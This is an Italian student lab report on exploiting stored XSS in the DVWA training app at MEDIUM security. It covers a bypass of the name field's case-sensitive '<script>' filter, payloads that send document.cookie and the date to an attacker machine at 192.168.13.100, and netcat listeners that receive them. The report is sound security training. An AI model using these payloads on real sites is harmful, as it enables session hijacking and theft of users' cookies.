


REPORT

TRACCIA GIORNO 2 – MEDIUM

- Replicare a livello MEDIUM l'esercizio effettuato a livello LOW
- fare il dump completo, cookie, versione browser, ip, data

Svolgimento

Impostiamo il security level della DVWA su MEDIUM



The screenshot shows the DVWA Security page. On the left is a sidebar menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, and About. The main content area is titled 'DVWA Security' with a lock icon. Below it is the 'Script Security' section, which states 'Security Level is currently medium.' and provides instructions on how to change the level. A dropdown menu is set to 'medium' with a 'Submit' button. Below this is the 'PHPIDS' section, which states 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' and provides links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'. At the bottom, a box indicates 'Security level set to medium'.

Andiamo sulla voce del menù XSS STORED e, vedendo il sorgente della pagina reso disponibile dalla DVWA, capiamo il funzionamento del sorgente PHP.

Stored XSS Source

```
<?php

if(isset($_POST['btnSign']))
{
    $message = trim($_POST['mtxMessage']);
    $name     = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags(addslashes($message)));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');
}

?>
```

Studiando il codice vediamo che sul campo messaggio vengono usate molteplici funzioni di sanificazione cosa che invece non accade sul campo nome.

Sul campo *nome* viene fatta una verifica sulla presenza, case sensitive, della scritta '`<script>`' che, se presente, viene eliminata.

Capito il funzionamento andiamo a comporre lo script per restituire all'attaccante il cookie e la data.


```
<SCRIPT>
// creo una variabile a cui assegno un oggetto Image()
var i = new Image();
// creo un array vuoto
var d= [];
// inserisco nell'array il contenuto del documento
d.push(document.cookie);
// inserisco nell'array un oggetto Date() che contiene tutta la data
d.push(new Date());
// inserisco nel campo src dell'oggetto Image() il link alla macchina
// attaccante a cui concateno il payload passato dopo il carattere ?
// Questo campo serve per indicare l'immagine che il browser dovrebbe
// caricare.
i.src="http://192.168.13.100:7778?c="+d
</SCRIPT>
```

Inseriamo lo script, dopo averne aumentato il numero di caratteri ammessi, nel campo "nome".


The screenshot displays a web browser window at the URL `http://192.168.13.100:7778/vulnerabilities/xss_s/`. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". The "Name" field contains the following payload: `<SCRIPT>var i = new Image();var d= []; d.push(document.cookie); d.push(new Date()); i.src="http://192.168.13.100:7778?c="+d`. The "Message" field contains "xss totale".

Below the browser window, the Burp Suite interface is shown. The "Request" panel displays the intercepted HTTP request, which is a POST request to `http://192.168.13.100:7778/vulnerabilities/xss_s/`. The "Inspector" panel shows the decoded content of the request, which is the same malicious script payload.

Nei due screenshot successivi vediamo come lo script viene inviato al server tramite metodo POST e la sua decodifica mediante il tool CyberChef.



Andando a verificare se lo script viene inserito in modo corretto si nota come questo venga troncato.



Per bypassare questa limitazione scomponiamo lo script totale in due.

```
<SCRIPT>
  var i = new Image();
  i.src="http://192.168.13.100:7778?c="+document.cookie
</SCRIPT>
```


```
<SCRIPT>
  var i = new Image();
  i.src="http://192.168.13.100:7779?c="+ new Date()
</SCRIPT>
```

Per ricevere i dati sulla macchina attaccante mi metto in ascolto sulle porte 7778 e 7779 con i comandi.

```
nc -lvp 7778
```

e

```
nc -lvp 7779
```



Conclusione

Capire il funzionamento della pagina web da attaccare e comprendere i metodi per aggirare le possibili limitazioni implementate è fondamentale per poter prevenire possibili attacchi.